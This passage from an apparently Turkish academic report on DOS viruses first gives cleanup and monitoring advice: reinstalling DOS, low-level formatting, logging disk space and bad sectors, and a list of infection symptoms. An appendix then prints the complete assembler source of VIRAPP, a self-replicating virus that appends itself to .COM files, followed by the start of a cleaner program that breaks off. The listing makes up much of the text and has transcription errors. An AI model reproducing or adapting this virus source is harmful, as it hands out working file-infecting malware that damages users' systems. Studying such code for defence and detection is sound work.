Burada dikkat edilmesi gereken bir nokta vardır. Dosyaların uzantıları bu şekilde değiş tokuş yapıldıktan sonra, bu dosyalar işletilerek kontrol edilmelidir. Böyle bir yol izlenerek değiştirilen bazı dosyalar önemli olmayan hata iletileri üretmektedirler. Bu takdirde dosya uzantılarının özgün adları tekrar iade edilmelidir.

10.6 Sistemi tekrar başlangıç konumuna getirin

Diskin açılış kesimlerinde gizlenen virüsleri elimine etmenin emin bir yolu işletim sistemini başlangıç konumuna getirmek yani yeniden yüklemektir. Sistem tekrar yüklendiği zaman açılış kesimleri DOS nüvenin taze bir kopyasıyla tekrar yazılmış olacağından buralarda barınan virüsler de yok edilmiş olacaktır. Bu işlemi düzenli aralıklarla tekrarlamak gerekir.[3]

Aşağıdaki adımlar bu prosedüre yöneliktir:

1. Bilgisayarı kapatın. Bütün disketleri çıkarın ve 60 saniye bekleyin.
2. Bilgisayarın A: sürücüsüne MS-DOS'un master kopyasının yer aldığı yazma-korumalı bir disket yerleştirin. Bilgisayarı açın.
3. Bilgisayarın tarih ve zaman bilgilerini istemesi üzerine ENTER tuşuna basın.
4. Asagıdaki komutu girin
   SYS [d:]
   [d:], işletim sisteminin yükleneceği ya da güncelleneceği sürücüdür. Sonra ENTER tuşuna basın. Bir müddet sonra "System transferred" iletisi alınacaktır.
5. COPY COMMAND.COM [d:]
   komutunu girin. Burada [d:] sürücüsü sistemin yüklenmesi istenilen sürücüdür. Bir müddet sonra "1 file(s) copied" mesajı görüntülenir.
6. DOS'un master kopyasını sürücüden çıkarın ve güvenilir bir yerde tutun.

10.7 Uygulama dosyalarını yeniden kurun

Sistem dosyalarının sisteme yeniden yüklenmesi ve böylece buradaki dosyaların güncellenmesi virüsleri nasıl öldürüyorsa, uygulama programlarının düzenli olarak sisteme yeniden kurulması (reinstall) virüsleri aynı şekilde yok edecektir. Tabiidir ki yeniden kurulacak uygulama programlarının bulunduğu disket temiz, virüssüz ve yazma-korumalı olmak zorundadır.[3]

10.8 Sabit diskinizi yeniden formatlayın

Birçok virüs kısımlarının az veya çoğunu "kötü" ya da "kullanılamaz" şeklinde markalanmış disk kesimlerinde gizlemektedir. Bilgisayar işletim sistemleri böyle kesimlere ne yazacak ne de böyle kesimlerden okuma yapacaktır, bu yüzden burada barınan virüsler çok iyi korunmuş olacaklardır.

Alçak düzeyli formatlama bütün disk yüzeyini temizleyerek bu arada yanlış olarak etiketlenen "kötü" kesimleri (bad sectors) bertaraf ettiğinden virüsler de silinir. Çünkü alçak düzeyli formatlama prosedürü esnasında disk üzerinde silindir ve kesim adresleri tespit edilir; kasıtlı olarak işaretlenmis kötü kesimler bu sırada mutlaka silinecektir.

Ne var ki alçak düzeyli formatlama tecrübesiz kullanıcıların üstesinden gelebileceği bir iş değildir. İlk olarak yedeklemeler (backups) yapılmalı; sonra sabit diske alçak düzeyli formatlama işlemi uygulanmalıdır. Fakat bu prosedür bir standart altında yapılmamaktadır. Çoğu kez satıcı firma alçak düzeyli formatlamayı gerçekleştirmektedir. Bunun yanında bircok yardımcı programlar alçak düzeyli formatlamayı yapmaktadır. Bu sebeple kesin bir yol göstermek mümkün değildir. Alçak düzeyli formatlama işleminden hemen sonra DOS FDISK programı işletilmelidir. Nihayet DOS FORMAT komutu kullanılarak bir yüksek düzeyli formatlama işlemi gerçekleştirmelidir.

10.9 Yüklenen programları ve diske erişim zamanlarını gözleyin

Programların yüklenmesi için gerekli zaman tetkik edilmelidir. Enfekte olmuş dosyalar arkalarından viral kodu birlikte taşıdıklarından bu dosyaların belleğe aktarılması daha uzun sürecektir. Gerektiğinden uzun müddet harcayan programlar enfekte olma olasılığı yüksektir.[3]

Bunun yanısıra disk erişimlerini dikkatle incelenmelidir. Bu arada diske erişme işlemi sırasında ön panelde yanan lambanın yanış süresi de gözden kaçırılmamalıdır. Virüsler dizinleri ve çalıştırılabilir dosyaları enfekte olup olmadıklarına dair incelemeler yaparken dikkat çekebilecek bir zaman süresine gereksinim duymaktadırlar.

10.10 Kullanılabilir boş disk alanlarının bir kaydını tutun

. Bazı enerjik virüsler sistem boyunca yayılırken dosyalara bulaşarak onların boylarını uzatmaktadır. Bu hal depolama alanının aleyhine işler, dolayısıyla bir azalma gösterir. Bu aktivite çok sıkı denetlemeler sonucu ortaya çıkarılabilir. Aşağıdaki satırları AUTOEXEC.BAT dosyasına ekleyerek, disk alanının kullanımının sürekli olarak izlemek mümkün olur (Ancak bilgisayar açılmadan yazıcı bilgisayara bağlanmalıdır).[3]

```
CD\
DIR >> DIR.LOG
TYPE DIR.LOG > PRN
```

Bu komutlar bilgisayarın aktif diskinin ana dizininin içeriğinin bir kaydını oluşturmasını ve bunu DIR.LOG dosyasının sonuna eklemesini emretmektedir. DIR.LOG bundan sonra yazıcıdan kağıda basılır.

Bir dizindeki son satır genellikle boş alan miktarını bayt cinsinden vermektedir. Bu sekilde karşılıklı olarak incelenen çıktı dosyalarında herhangi sebebsiz bir disk alanı azalması saptanabilir.

10.11 Kötü kesimlerin bir kaydını tutun

Bir önceki maddede açıklananlara benzer olarak kötü kesimlerin artışını da sürekli bir şekilde izlemek mümkündür. Bazı virüsler viral parçalarını ve diger buna bagli verilerini "kötü" seklinde isaretlenen kesimlerde gizlediklerini biliyoruz. Bu sebeple kötü kesimlerin adedinde vuku bulacak ani bir artış virüs aktivitesinin iyi bir göstergesi niteliğindedir.[3]

Aşağıdaki komutlar AUTOEXEC.BAT dosyasına eklendigi zaman kötü kesimlerin büyümesi izlenebilir. Ancak DOS'un sağladıgı CHKDSK programı varsayılan aktif sürücüde ya da PATH (yol) ile belirlenen bir dizinde saklı bulunmalıdır:

```
CD\
CHKDSK >> CHKDSK.LOG
TYPE CHKDSK.LOG > PRN
```

Bu komutlar, bilgisayarın aktif diskinin ana dizininin içeriğinin bir kaydını oluşturmasını ve bunu CHKDSK. LOG adlı dosyanın sonuna eklemesini emretmektedir.CHKDSK. LOG bunun üzerine yazıcıdan kağıda basılır.

CHKDSK'in tipik bir çıktısının bir kısmı aşağıdaki gibidir. CHKDSK raporu, kötü kesimlerin 4096 bayt yer işgal ettiğini bildirmektedir.

```
Volume MOTHERBOARD created 12-5-1989  7:06 p
Volume Serial Number is 3414-1ACB

42661888  bytes total disk space
   75776  bytes in 4 hidden files
   55296  bytes in 22 directories
21037056  bytes in 683 user files
    4096  bytes in bad sectors
21489664  bytes available on disk
    :         :
```

Kötü kesimlerin boyu olan 4096 bayt normal olarak değişmemelidir; ancak sabit diskin aşınması sonucu ara sıra kötü kesimler ortaya çıkıverir. Fakat kötü kesimlerin birden büyük sayılarda meydana gelmesi, viral bir faaliyetin olasılığına işaret edebilir.

11. TEŞHİS VE TEDAVİLER

Aşağıda verilen listede bilgisayar virüsleri bir bilgisayara girdikten sonra sebep oldukları yaygın belirtiler sıralanmaktadır: [3]

a) Bilgisayarın çalışma hızında bir ağırlaşma görülür.
b) Programlar yüklenirken daha fazla zamana ihtiyaç duyarlar.
c) Programlar, daha önceleri hiç olmadığı halde birden fazla disk sürücüsüne erişir.
d) Beklenmedik anlarda programlar diske erişim islemini öngörür veya bu işlem artan bir sıklıkta yapılır.
e) Kullanılabilir disk alanı süratli bir biçimde azalır.
f) Kötü kesimlerin sayısı durmadan artar.
g) Kullanılabilir RAM miktarı aniden ya da sürekli olarak azalır. (DOS kullanıcıları CHKDSK veya MEM komutunu kullanarak RAM'ın kullanılışını izleyebilir).
h) Bellek haritaları (memory maps), (DOS 4.0'ın MEM komutu gibi) kaynagı bilinmeyen TSR'leri açığa cıkarmaktadır.
i) Normal olarak çalışan programlar anormal işlemler sergiler ya da sebebsiz yere kırılır.
j) Daha önce karşılaşmadıkları yerlerde programlar hata ile karşı karşıya kalırlar.
k) Programlar belgelenmemiş hata iletileri üretirler.
l) Görünüşe göre tehlikesiz, güldürücü "muzip" nitelikte programlar beliriverir. Örneğin ekranda muamma olarak kara delikler, zıplayan toplar gülen yüzler veya "yağmur şeklinde yağan"harfler

görünür.

m) Dosyalar esrarlı bir şekilde kaybolur.
n) Dosyaların yerine kaynağı bilinmeyen başka objeler geçer veya bu dosyalar anlaşılmaz verilerle doldurulur.
o) Kullanıcılar tarafından değiştirilmediği halde dosyaların adları, uzantıları, tarihleri veya verileri değişir.
p) Kaynağı bilinmeyen veri dosyaları ve dizinler belirir.
r) CHECKUP veya başka virüs ortaya çıkaran yazılımlar statik (duragan) obje dosyalarında değişiklikler saptar.

11.1 Sisteme virüs bulaştığında neler yapılmalı

Sisteme bir virüsün girdiği teşhis edilir ve dogrulanır dogrulanmaz derhal karşı savunmaya geçilmelidir. Karşı atağı savsaklamak veya geçiktirmek virüslerin yayılmasına ve bulaşmaya elverişli her yere sarkmasına neden olur.

11.1.1 Cerrahi yaklaşım

Aşağıdaki adımlar bir virüsün bulunmasından hemen sonra sırayı gözeterek uygulandığı takdirde, sistem, virüs enfeksiyonundan büyük bir olasılıkla temizlenecektir.[3]

1. Bilgisayarı kapatıp 60 saniye bekleyin.
2. Sabit olmayan bütün depolama birimlerini çıkarın.
3. Video monitörü ve klavye dışında bütün dış baglantıları (yazıcılar, modemler vs.) ayırın.
4. Bütün depolama ortamlarını yazma-korumalı hale getirin. Standart 5.25-inçlik esnek disklerin yazma koruması yarığını bir band ile kapatın. Standart 3.5-inçlik esnek disklerin yazma koruması düğmesini "açık" pozisyonuna getirerek yazma korumalı yapın.
5. A: sürücüsüne DOS'un temiz, virüssüz bir kopyasını bulunduran bir disketi yerleştirin.

6. Bilgisayar, açılış prosedürlerini tamamladıktan sonra (tarih ve zaman iletisini verdiği an) üzerinde temizleme yapılacak diske geçin. Bütün dizinlerdeki tüm çalıştırılabilir dosyaları (.COM, .EXE ve .SYS) silin.

   Sayet bazı dosyalar silinemez nitelikte ise bunların salt-oku niteligini DOS'un ATTRIB komutuyla kaldırın. Asagıdaki komut C: sürücü sünde saklı bulunan bütün dosyaların salt-oku niteliğini kaldırmaktadır:

   ATTRIB -R C: /S

7. Bilgisayarı kapatıp 60 saniye bekleyin.
8. A: sürücüsüne DOS'un temiz bir kopyasını yerleştirin ve bilgisayarı açın.
9. Bilgisayar açılış işlemlerini tamamladıktan sonra (tekrar zaman ve tarih iletisini görüntülediği an), aşağıdaki komutu girin:

   SYS [d:]
   COPY COMMAND.COM [d:]

   [d:] burada temizlenen sürücünün harfidir.
10. SYS ve COPY komutları yardımıyla sistem dosyaları tekrar kurulduktan sonra, bütün uygulama programlarını teker teker, yazma korumalı ana disklerden, temizlenmiş diske tuşlayarak aktarın.
11. Ek bir güvenlik önlemi olarak bütün dış depolama birimlerini tekrar formatlayın

    Uyarı: Temizleme islemi sırasında yazma korumalı olmayan ve IBMBIO.COM, IBMDOS.COM ve COMMAND.COM dosyalarını ihtiva eden diskleri bilgisayara yerleştirmeyin. DOS'un master kopyaları olmayan bütün depolama birimlerini yok edin.
12. Temizlenen diske uygulama programların kurgusunu gerçekleştirdikten sonra, A: sürücüsünden DOS'un master kopyasını içeren disketi çıkarın.

13. Bilgisayarı kapatın. 60 saniye bekleyin ve sonra yeniden açın.
14. Sistemi daha önce hic kullanılmamış yeni bir depolama birimine yedekleyin. Yedeklenecek verileri eski yedeklenmiş disklere ya da teyplere aktarmayın.
15. Bütün port-baglantılı çevresel aygıtları tekrar yerine bağlayın.
16. Eğer bilgisayar virüsleri tekrar ortaya çıkacak olurlarsa, disketleri yeniden formatlamak ya da sabit diskleri alçak düzeyli formatlama prosedüründen geçirmekten başka bir alternatif kalmaz. Bircok sabit disk denetleyici kartları ROM'larında alçak düzeyli formatlamayı gerçekleştiren program kodları içermektedirler; bu kod bölümlerine DOS'un DEBUG programı vasıtasıyla erişmek mümkün olduğu kadar, sabit disk üreticisinden sağlanan bir programla bu işlem yerine getirilebilmektedir.

Yukardaki aşamalar bize önemli olan hususun, bozucu faaliyetlerde bulunmadan viral kodları temizlemek ve gerçekte hedef diskten bütün çalıştırılabilir dosyaları izale edip bunların yerine temiz olduklarından süphe edilmeyen kopyalarını koymak olduğunu göstermektedir. Teknik olarak söylemek gerekirse, kullanıcı verilerini silmek ve onların yerine temiz kopyalarını koymak gibi bir zorunluluk yoktur; çünkü virüsler çalıştırılamayan veri dosyalarında gelişememektedir. Evet, viral veriler kullanıcı veri dosyalarında depolanabilir, fakat bu verilere tekrar erişebilmek için, virüsün kendisini yüklemesi ve bulaşma sağlanmış dosyayı işletmesi gerekmektedir- ki burada sözü edilen dosya veya dosyalar yukarda açıklanan temizleme prosedüründe yok edilmesi amaçlanan dosyalardır.

Bu şekilde bütün çalıştırılabilir dosyaları "ortadan kaldırma" ve onları temizleriyle değiş tokuş etme işlemi viral kodları etkili bir şekilde elimine etmektedir. SYS komutu açılış kesimlerini güncellerken bu kesimlere yeni

baştan gerekli bilgileri yazmaktadır. Dolayısıyla bu aşamalar gerçekleştirildiğinde dirençli olarak vasıflanabilecek açılış kesimi bulaşıcıları bile bütünüyle yok edilmektedir. Bununla birlikte belki de en önemli nokta, kullanıcı verilerin bu arada zarar görmemiş olarak kalmalarıdır. Ancak virüs aktivitesinden zarar gören veri dosyaları düzeltilmeli ya da yerine temizleri konmalıdır. Bu sebeple virüs enfeksiyonu erken bir safhada önlenebilirse, bu tür zararlar en aza indirgenmiş olacaktır.[3]

12. YORUM

VIRAPP.ASM program adı ile verilen virus, basit virus tekniği ile yazılmış bir virus yazılımıdır.

VIRAPP, ekleme (appending) yöntemini uygulayarak kendisini başka dosyalara bulaştırıyor. Söz konusu virus sadece .COM dosyalara bulaşıyor; fakat bununla beraber DOS işletim sisteminin default kabuğu olan COMMAND.COM'u enfekte etmiyor.

VIRAPP iki bölümden oluşmakta. İkinci bölümde yer alan Install kısmı hemen hemen birinci bölüm ile özdeş sayılabilir; tek fark adres ifadelerini içeren komutlardadır.

VIRAPP ilk kez aktive olduğunda, install kısmı çalışarak aktif sürücü ve dizindeki ilk .COM dosyanın sonuna kendisini yapıştırıyor. Bu şekilde hastalanmış program ya da programlar çalıştırıldıklarında, virüs alt sürücüde temiz bir .COM dosya arıyor ve varsa kendisini bu dosyaya ekliyor.

VIRAPP sadece DOS ortamında yayılabilmektedir. Diğer işletim sistemlerinde yayılma şansı yoktur. Hatta 386 tabanlı sistemlerde dahi VIRAPP'ı oluşturan viral kod çalışmayacaktır.

KAYNAKLAR

[1].- Ray Duncan,
' Advanced MS-DOS '
Published by Microsoft Press, 1986

[2].- TURBO ASSEMBLER User's Guide 2.0,
1988, 1990 Borland International

[3].- Richard B. Levin,
' The Computer VIRUS Handbook '
1990 Osborne McGraw-Hill

[4].- Peter Bishop,
' Comprehensive Computer Studies '
First published in Great Britain 1981 by
Edward Arnold(Publishers) Ltd,
41 Bedford Square, London WC1B 3DQ

[5].- Peter Norton,
' Inside the IBM PC '
A Brady Book
Published by Prentice Hall Press, 1986

[6].- Peter Norton, Richard Wilton,
' The New Peter Norton Programmer's Guide to
the IBM PC & PS/2 '
Published by Microsoft Press, 1988

[7].- Barry B. Brey,
' The 8086/8088 Microprocessor,
Architecture, Programming, and Interfacing '
Merrill Publishing Company, 1987

```
Turbo Assembler  Version 2.0       01/01/80 00:30:11      Page 1
virapp.ASM


                                    cseg   segment  para public 'code'
                                           assume cs:cseg,ds:cseg
                                           org 100h

                                              Anfang label word

0100  E8 0048                       begin:  call entry

0103  2A 2E 63 6F 6D 00                 comfile db  '*.com',0
0109  43 4F 4D 4D 41 4E 44+              avoidfile db 'COMMAND.COM'
      2E 43 4F 4D
0114  15*(??)                            dtabuffer   db  21 dup(?)
0129  ??                                          attr db ?
012A  ????                                        time dw ?
012C  ????                                        date dw ?
012E  ????                                        fszl dw ?
0130  ????                                        fszh dw ?
0132  0D*(??)                                     filename db 13 dup (?)

013F  E8                                       command  db 0e8h
0140  ??                                            dpl db ?
0141  ??                                            dph db ?

0142  ????                                     bfcall dw ?
0144  ????                                     dtaoffset dw ?
0146  ????                                     dtasegment dw ?
0148  ????                                     signbuf dw ?
014A  ??                                       adjoffset db ?


014B                                  entry    proc  near
014B  33 F6                                    xor si,si
014D  5E                                       pop si
014E  81 FE 0103                               cmp si,0103h
0152  75 03                                    jnz spread
0154  E9 011F                                  jmp initvircode

0157  06                              spread:  push es
0158  B4 2F                                    mov ah,2fh
015A  CD 21                                    int 21h
015C  89 5C 41                                 mov [si+41h],bx
015F  8C 44 43                                 mov [si+43h],es
0162  07                                       pop es

0163  8D 54 11                                lea dx,[si+11h]
0166  B4 1A                                    mov ah,1ah
0168  CD 21                                    int 21h

016A  8D 14                                    lea dx,[si]
016C  B9 0000                                  mov cx,0
016F  B4 4E                                    mov ah,4eh
0171  CD 21                                    int 21h
```

```
     55
     56 0173  8B DE                          mov bx,si
     57 0175  8D 77 06                       lea si,[bx+6]
```



```
     58 0178  8D 7F 2F                       lea di,[bx+2fh]
     59 017B  B9 000B                        mov cx,11
     60 017E  F3> A6                   repe  cmpsb
     61 0180  8B F3                          mov si,bx
     62 0182  75 09                          jnz openh
     63 0184  B4 4F                findnext: mov ah,4fh
     64 0186  CD 21                          int 21h
     65 0188  73 03                          jnc openh
     66 018A  E9 00BC                        jmp mainprog
     67
     68
     69 018D  8D 54 2F                 openh: lea dx,[si+2fh]
     70 0190  B8 3D00                        mov ax,3d00h
     71 0193  CD 21                          int 21h
     72
     73 0195  33 C9                          xor cx,cx
     74 0197  49                             dec cx
     75 0198  BA FFD8                        mov dx,-40
     76 019B  8B D8                          mov bx,ax
     77 019D  B8 4202                        mov ax,4202h
     78 01A0  CD 21                          int 21h
     79
     80 01A2  B9 0002                        mov cx,2
     81 01A5  8D 54 45                       lea dx,[si+45h]
     82 01A8  B4 3F                          mov ah,3fh
     83 01AA  CD 21                          int 21h
     84
     85 01AC  B4 3E                          mov ah,3eh
     86 01AE  CD 21                          int 21h
     87
     88 01B0  8B 44 45                       mov ax,[si+45h]
     89 01B3  3B 84 014Br                    cmp ax,word ptr [imza+(si-103h)]
     90 01B7  75 02                          jnz infect
+
     91                          ;DIKKAT!!!
     92 01B9  EB C9                          jmp findnext
     93
     94 01BB  8D 54 2F                 infect: lea dx,[si+2fh]
     95 01BE  B8 3D02                        mov ax,3d02h
     96 01C1  CD 21                          int 21h
     97
     98 01C3  8D 54 3F                       lea dx,[si+3fh]
```

```
 99 01C6  8B D8                 mov bx,ax
100 01C8  B9 0003               mov cx,3
101 01CB  B4 3F                 mov ah,3fh
102 01CD  CD 21                 int 21h
103
104 01CF  8D 54 3F              lea dx,[si+3fh]
105 01D2  B9 0003               mov cx,3
106 01D5  B4 40                 mov ah,40h
107 01D7  CD 21                 int 21h
108
109 01D9  33 D2                 xor dx,dx
110 01DB  8B 44 2B              mov ax,[si+2bh]
111 01DE  B9 0010               mov cx,10h
112 01E1  F7 F1                 div cx
113 01E3  88 54 47              mov [si+47h],dl
114
```



```
115 01E6  33 C9                 xor cx,cx
116 01E8  33 D2                 xor dx,dx
117 01EA  B8 4202               mov ax,4202h
118 01ED  CD 21                 int 21h
119
120 01EF  8D 94 014Br           lea dx,[imza+(si-103h)]
121 01F3  B9 0010               mov cx,10h
122 01F6  2A 4C 47              sub cl,[si+47h]
123 01F9  B4 40                 mov ah,40h
124 01FB  CD 21                 int 21h
125
126 01FD  33 D2                 xor dx,dx
127 01FF  33 C9                 xor cx,cx
128 0201  B8 4201               mov ax,4201h
129 0204  CD 21                 int 21h
130
131 0206  2D 0003               sub ax,3
132 0209  88 44 3D              mov [si+3dh],al
133 020C  88 64 3E              mov [si+3eh],ah
134
135 020F  33 D2                 xor dx,dx
136 0211  33 C9                 xor cx,cx
137 0213  B8 4200               mov ax,4200h
138 0216  CD 21                 int 21h
139
140 0218  8D 54 3C              lea dx,[si+3ch]
141 021B  B9 0003               mov cx,3
142 021E  B4 40                 mov ah,40h
143 0220  CD 21                 int 21h
144
145 0222  33 D2                 xor dx,dx
146 0224  33 C9                 xor cx,cx
147 0226  B8 4202               mov ax,4202h
```

```
0229  CD 21                          int 21h

022B  8D 94 FFFDr                    lea dx,[begin+(si-103h)]
022F  B9 0176 90                     mov cx,viralclen
0233  B4 40                          mov ah,40h
0235  CD 21                          int 21h

0237  B4 3E                          mov ah,3eh
0239  CD 21                          int 21h

023B  1E                             push ds
023C  8B 44 43                       mov ax,[si+43h]
023F  8E D8                          mov ds,ax
0241  8B 54 45                       mov dx,[si+45h]
0244  B4 1A                          mov ah,1ah
0246  CD 21                          int 21h
0248  1F                             pop ds


0249  BB 0103              mainprog: mov bx,0103h  ;the call command requires 3 bytes
024C  53                             push bx       ;of code
024D  C3                             ret
```

Turbo Assembler Version 2.0   01/01/80 00:30:11   Page 4
virapp.ASM

```
024E  42 53 53 3B 2F 49 2E+        imza  db  'BSS;/I.T.U/989.Y.043/APPENDING VIRUS//*;'
      54 2E 55 2F 39 38 39+
      2E 59 2E 30 34 33 2F+
      41 50 50 45 4E 44 49+
      4E 47 20 56 49 52 55+
      53 2F 2F 2A 3B

      = 0176                             viralclen equ  ($ - Anfang)


0276                               entry  endp

                                  ;$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$;
                                              ;$$$$$$$$$$$$$$$$$$$$$$$$;

                          ;This is the code which will run at first when virus.com is
                           ;activated. At end of its job it will be jettisoned.


0276  06                     initvircode: push es
0277  B4 2F                               mov ah,2fh
0279  CD 21                               int 21h
027B  89 1E 0144r                         mov dtaoffset,bx
027F  8C 06 0146r                         mov dtasegment,es
```

```
0283  07                                pop es

                                ;1. BOLUM: DOS TARAFINDAN KULLANILACAK DTA ADRESI BELIRLENIYOR;

0284  BA 0114r                         lea dx,dtabuffer
0287  B4 1A                            mov ah,1ah
0289  CD 21                            int 21h

                                ;2. BOLUM: ALT SURUCUDE ILK .COM DOSYASI BULUNUYOR;

028B  BA 0103r                         lea dx,comfile ;find first match
028E  B9 0000                          mov cx,0
0291  B4 4E                            mov ah,4eh
0293  CD 21                            int 21h

0295  BE 0109r                         lea si,avoidfile  ;but don't infect the default
0298  BF 0132r                         lea di,filename   ;shell
029B  B9 000B                          mov cx,11
029E  F3> A6                      repe  cmpsb
02A0  75 08                            jnz openfile
02A2  B4 4F                    nextmatch:  mov ah,4fh ;find next match
02A4  CD 21                            int 21h
02A6  73 02                            jnc openfile
02A8  EB 9F                            jmp mainprog

                                ;3. BOLUM: TESPIT EDILEN DOSYA READ MODUNDA ACILIYOR;

02AA  BA 0132r                 openfile:  lea dx,filename
02AD  B8 3D00                          mov ax,3d00h
02B0  CD 21                            int 21h

                                ;4. BOLUM: IMZA ARANIYOR;
```



```
02B2  33 C9                            xor cx,cx
02B4  49                               dec cx
02B5  BA FFD8                          mov dx,-40
02B8  8B D8                            mov bx,ax
02BA  B8 4202                          mov ax,4202h
02BD  CD 21                            int 21h

02BF  B9 0002                          mov cx,2
02C2  BA 014Br                         lea dx,signbuf
02C5  B4 3F                            mov ah,3fh
02C7  CD 21                            int 21h

02C9  B4 3E                            mov ah,3eh ; close file or handle
02CB  CD 21                            int 21h

                                ;5. BOLUM: IMZA KONTROL EDILIYOR;
```

```
                                                
02CD  A1 0148r                          mov ax,signbuf
02D0  3B 06 024Er                       cmp ax,word ptr [imza]
02D4  75 02                             jnz infecting

                        ;DIKKAT!!!
02D6  EB CA                             jmp nextmatch

                                ;6. BOLUM: BULASMA KISMI;

02D8  BA 0132r                  infecting:  lea dx,filename ;open file in read/write mode
02DB  B8 3D02                           mov ax,3d02h        ;to infect
02DE  CD 21                             int 21h

02E0  BA 0142r                          lea dx,bfcall  ;store the first three bytes
02E3  8B D8                             mov bx,ax      ;in bfcall
02E5  B9 0003                           mov cx,3
02E8  B4 3F                             mov ah,3fh
02EA  CD 21                             int 21h

02EC  BA 0142r                          lea dx,bfcall  ;write this three bytes
02EF  B9 0003                           mov cx,3       ;after the first three bytes
02F2  B4 40                             mov ah,40h     ;to the file to be infected
02F4  CD 21                             int 21h

02F6  33 D2                             xor dx,dx   ;find the number of paragraphs used
02F8  A1 012Er                          mov ax,fsz1  ;by the orginal program to be infected
02FB  B9 0010                           mov cx,10h
02FE  F7 F1                             div cx
0300  88 16 014Ar                       mov adjoffset,dl

0304  33 C9                             xor cx,cx     ;position file pointer to the
0306  33 D2                             xor dx,dx     ;end of file to be infected
0308  B8 4202                           mov ax,4202h
030B  CD 21                             int 21h

030D  BA 024Er                          lea dx,imza   ;patch the unused offsets of the
0310  B9 0010                           mov cx,10h    ;original program
0313  2A 0E 014Ar                      sub cl,adjoffset ;after this prodcedure we get
0317  B4 40                             mov ah,40h       ;a new paragraph address
0319  CD 21                             int 21h

```



```
                                
031B  33 D2                             xor dx,dx
031D  33 C9                             xor cx,cx
031F  B8 4201                           mov ax,4201h ;now the new address is
0322  CD 21                             int 21h      ;in dx:ax

0324  2D 0003                           sub ax,3
0327  A2 0140r                          mov dpl,al     ;adjust the address to indicate the
```

```
293 032A  8B 26 0141r                     mov dph,ah
294
295 032E  33 D2                           xor dx,dx       ;beginning of the file
296 0330  33 C9                           xor cx,cx       ;to be infected
297 0332  B8 4200                         mov ax,4200h
298 0335  CD 21                           int 21h
299
300 0337  BA 013Fr                        lea dx,command  ;should indicate the entry point
301 033A  B9 0003                         mov cx,3        ; of the virus
302 033D  B4 40                           mov ah,40h
303 033F  CD 21                           int 21h
304
305 0341  33 D2                           xor dx,dx      ;go to end of file
306 0343  33 C9                           xor cx,cx
307 0345  B8 4202                         mov ax,4202h
308 0348  CD 21                           int 21h
309
310 034A  BA 0100r                        lea dx,begin      ;append the viral code
311 034D  B9 0176                         mov cx,viralclen  ;to  end of file
312 0350  B4 40                           mov ah,40h
313 0352  CD 21                           int 21h
314
315 0354  B4 3E                           mov ah,3eh        ;close file or handle
316 0356  CD 21                           int 21h
317
318 0358  1E                              push ds
319 0359  A1 0146r                        mov ax,dtaseqment ;restore dta address
320 035C  8E D8                           mov ds,ax
321 035E  8B 16 0144r                     mov dx,dtaoffset
322 0362  B4 1A                           mov ah,1ah
323 0364  CD 21                           int 21h
324 0366  1F                              pop ds
325
326 0367  B8 0000                         mov ax,0
327 036A  50                              push ax
328 036B  CD 20                           int 20h
329
330 036D                          cseg    ends
331                                       end begin
```

Symbol Name	Type	Value
??DATE	Text	"01/01/80"
??FILENAME	Text	"virapp "
??TIME	Text	"00:30:09"
??VERSION	Number	0200
@CPU	Text	0101H
@CURSEG	Text	CSEG
@FILENAME	Text	VIRAPP
@WORDSIZE	Text	2
ADJOFFSET	Byte	CSEG:014A
ANFANG	Word	CSEG:0100
ATTR	Byte	CSEG:0129
AVOIDFILE	Byte	CSEG:0109
BEGIN	Near	CSEG:0100
BFCALL	Word	CSEG:0142
COMFILE	Byte	CSEG:0103
COMMAND	Byte	CSEG:013F
DATE	Word	CSEG:012C
DPH	Byte	CSEG:0141
DPL	Byte	CSEG:0140
DTABUFFER	Byte	CSEG:0114
DTAOFFSET	Word	CSEG:0144
DTASEGMENT	Word	CSEG:0146
ENTRY	Near	CSEG:014B
FILENAME	Byte	CSEG:0132
FINDNEXT	Near	CSEG:0184
FSZH	Word	CSEG:0130
FSZL	Word	CSEG:012E
IMZA	Byte	CSEG:024E
INFECT	Near	CSEG:01BB
INFECTING	Near	CSEG:02D8
INITVIRCODE	Near	CSEG:0276
MAINPROG	Near	CSEG:0249
NEXTMATCH	Near	CSEG:02A2
OPENFILE	Near	CSEG:02AA
OPENH	Near	CSEG:018D
SIGNBUF	Word	CSEG:0148
SPREAD	Near	CSEG:0157
TIME	Word	CSEG:012A
VIRALCLEN	Number	0176

Groups & Segments	Bit	Size	Align	Combine	Class
CSEG	16	036D	Para	Public	CODE

EK B

```
Turbo Assembler  Version 2.0       20/06/92 00:36:21      Page 1
cl.ASM

 1
 2
 3 0000                                 cseg   segment para public 'code'
 4                                             assume cs:cseg,ds:cseg,es:cseg
 5                                             org 100h
 6 0100  E9 0085                        begin: jmp  BeginToCleanUp
 7
 8
 9 0103  03$(??)                               buffer0 db 3 dup (?)
10 0106  03$(??)                               buffer1 db 3 dup (?)
11 0109  E8                                    calling db 0e8h
12 010A  ????                                  chkbuffer dw ?
13 010C  42 53 53 3B 2F 49 2E+                 signature db 'BSS;/I.T.U/989.Y.043/APPENDING VIRUS/;$;'
14       54 2E 55 2F 39 38 39+
15       2E 59 2E 30 34 33 2F+
16       41 50 50 45 4E 44 49+
17       4E 47 20 56 49 52 55+
18       53 2F 2F 2A 3B
19 0134  0D 0A 54 68 69 73 20+                 message0 db 13,10,'This file is not infected$',13,10
20       66 69 6C 65 20 69 73+
21       20 6E 6F 74 20 69 6E+
22       66 65 63 74 65 64 24+
23       0D 0A
24 0152  0D 0A 54 68 69 73 20+                 message1 db 13,10,'This file is infected.Clean up '
25       66 69 6C 65 20 69 73+
26       20 69 6E 66 65 63 74+
27       65 64 2E 43 6C 65 61+
28       6E 20 75 70 20
29 0173  70 72 6F 63 65 73 73+                       db 'process begins now$',13,10
30       20 62 65 67 69 6E 73+
31       20 6E 6F 77 24 0D 0A
32
33 0188                                BeginToCleanUp  proc  near
34
35 0188  BA 0082                               mov dx,82h
36 018B  BF 0082                               mov di,82h
37 018E  B0 0D                                 mov al,0dh
38 0190  B9 000C                               mov cx,12
39 0193  F2> AE                              repne scasb
40 0195  C6 45 FF 00                          mov byte ptr [di-1],0
41
42 0199  B8 3D02                               mov ax,3d02h
43 019C  CD 21                                 int 21h
44
45 019E  33 C9                                 xor cx,cx
46 01A0  49                                    dec cx
47 01A1  8B D8                                 mov bx,ax
48 01A3  BA FFD8                               mov dx,-40
49 01A6  B8 4202                               mov ax,4202h
50 01A9  CD 21                                 int 21h
51
52 01AB  BA 010Ar                              lea dx,chkbuffer
53 01AE  B9 0002                               mov cx,2
```

```
